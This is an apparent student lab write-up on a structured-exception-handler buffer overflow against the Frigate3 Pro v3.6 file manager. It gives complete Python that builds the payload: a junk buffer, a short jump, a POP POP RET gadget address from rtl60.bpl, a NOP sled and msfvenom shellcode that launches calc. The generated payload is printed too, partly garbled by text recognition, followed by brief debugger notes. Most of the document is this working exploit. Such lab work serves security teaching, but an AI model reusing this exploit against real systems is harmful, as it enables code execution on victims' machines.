Secure Coding Lab

17th April, 2021

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Payload Generation:
(1) The python code used to generate the payload

```
f= open("payload_calc.txt", "w")
junk="A" * 4112
nseh="\xeb\x20\x90\x90"
seh="\x4B\x0C\x01\x40"
#40010C4B 5B POP EBX
#40010C4C 5D POP EBP
#40010C4D C3 RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl] (C:\Program Files\Frigate3\rtl60.bpl)
nops="\x90" * 50
# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e
x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
buf = b"" buf += b"\x89\xe1\xdb\xc4\xd9\x71\xf4\x59\x49\x49\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x49\x6c\x79\x78\x4f\x72"
buf += b"\x55\x50\x47\x70\x75\x50\x45\x30\x6d\x59\x4b\x55\x46"
buf += b"\x51\x69\x50\x33\x54\x4e\x6b\x62\x70\x44\x70\x4c\x4b"
buf += b"\x56\x32\x36\x6c\x4c\x4b\x76\x32\x57\x64\x4e\x6b\x44"
buf += b"\x32\x46\x48\x34\x4f\x4f\x47\x61\x5a\x47\x56\x70\x31"
buf += b"\x39\x6f\x4e\x4c\x45\x6c\x63\x51\x63\x4c\x45\x52\x56"
buf += b"\x4c\x67\x50\x79\x51\x6a\x6f\x56\x6d\x65\x51\x6a\x67"
buf += b"\x78\x62\x39\x62\x30\x52\x61\x47\x6c\x4b\x32\x72\x64"
buf += b"\x50\x6e\x6b\x61\x5a\x47\x4c\x4c\x4b\x70\x4c\x62\x31"
buf += b"\x31\x68\x59\x73\x77\x38\x36\x61\x4b\x61\x36\x31\x6e"
buf += b"\x6b\x31\x49\x57\x50\x77\x71\x79\x43\x6c\x4b\x51\x59"
buf += b"\x52\x38\x49\x73\x76\x5a\x31\x59\x4e\x6b\x66\x54\x4e"
buf += b"\x6b\x56\x61\x6a\x76\x55\x61\x6b\x4f\x4e\x4c\x6f\x31"
buf += b"\x38\x4f\x44\x4d\x47\x71\x69\x57\x70\x38\x6d\x30\x64"
buf += b"\x35\x39\x66\x63\x33\x53\x4d\x6a\x58\x55\x6b\x63\x4d"
buf += b"\x76\x44\x52\x55\x6a\x44\x42\x78\x6c\x4b\x63\x68\x56"
buf += b"\x44\x67\x71\x68\x53\x55\x36\x6c\x4b\x74\x4c\x42\x6b"
buf += b"\x4c\x4b\x50\x58\x67\x6c\x76\x61\x48\x53\x6e\x6b\x77"
buf += b"\x74\x6e\x6b\x63\x31\x58\x50\x6d\x59\x73\x74\x57\x54"
```

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buf += b"\x56\x44\x33\x6b\x71\x4b\x30\x61\x52\x79\x70\x5a\x42"
buf += b"\x71\x79\x6f\x49\x70\x63\x6f\x53\x6f\x71\x4a\x4e\x6b"
buf += b"\x74\x52\x38\x6b\x4c\x4d\x43\x6d\x31\x7a\x45\x51\x6e"
buf += b"\x6d\x6e\x65\x4c\x72\x57\x70\x37\x70\x47\x70\x30\x50"
buf += b"\x73\x58\x30\x31\x6c\x4b\x32\x4f\x4c\x47\x4b\x4f\x7a"
buf += b"\x75\x4d\x6b\x5a\x50\x6d\x65\x49\x32\x62\x76\x70\x68"
buf += b"\x4d\x76\x4f\x65\x6f\x4d\x6d\x4d\x4b\x4f\x59\x45\x55"
buf += b"\x6c\x37\x76\x43\x4c\x55\x5a\x6b\x30\x4b\x4b\x4b\x50"
buf += b"\x54\x35\x46\x65\x6f\x4b\x33\x77\x55\x43\x61\x62\x32"
buf += b"\x4f\x70\x6a\x55\x50\x33\x63\x6b\x4f\x58\x55\x61\x73"
buf += b"\x33\x51\x70\x6c\x71\x73\x47\x70\x41\x41"
payload_calc = junk + nseh + seh + nops + buf
f.write(payload_calc)
f.close
```

(2) The payload generated using the above python code

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
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

E0
mYKUFQiP3TNkbpDpLKV26lLKv2WdNkD2FH4OOGaZGVp19oNLElcQcLERVL
g PyQjoVmeQjgxb9b0RaGlK2rdPnkaZGLLKpLb11hYsw86aKa61nk1IWPwqyClK
QYR8IsvZ1YNkfTNkVajvUakONLo18ODMGqiWp8m0d59fc3SMjXUkcMvDRUj
DBxlKchVDgqhSU6lKtLBkLKPXglvaHSnkwtnkc1XPmYstWTVD3kqK0aRypZBqy
oIpcoSoqJNktR8kLMCm1zEQnmneLrWp7pGp0PsX01lK2OLGKOzuMkZPmeI2
bvphMvOeoMmMKOYEUl7vCLUZk0KKKPT5FeoK3wUCab2OpjUP3ckOXUas3
QplqsGpAA


Crashing the Frigate3_Pro_v36 application and opening calc.exe (Calculator) by triggering it using the above generated payload:




Before Execution (Exploitation): Attaching the debugger (Immunity debugger) to the application Frigate3_Pro_v36 and analysing the address of various registers:




Checking for EIP address




Verifying the SHE chain



After Execution (Exploitation), Analysing the address of various registers



Checking for EIP address



Verifying the SHE chain and reporting the dll loaded along with the addresses.

Hence from the above analysis we found that the dll 'rtl60.40010C4B' is corrupted and is located at the address '0018F2A0'.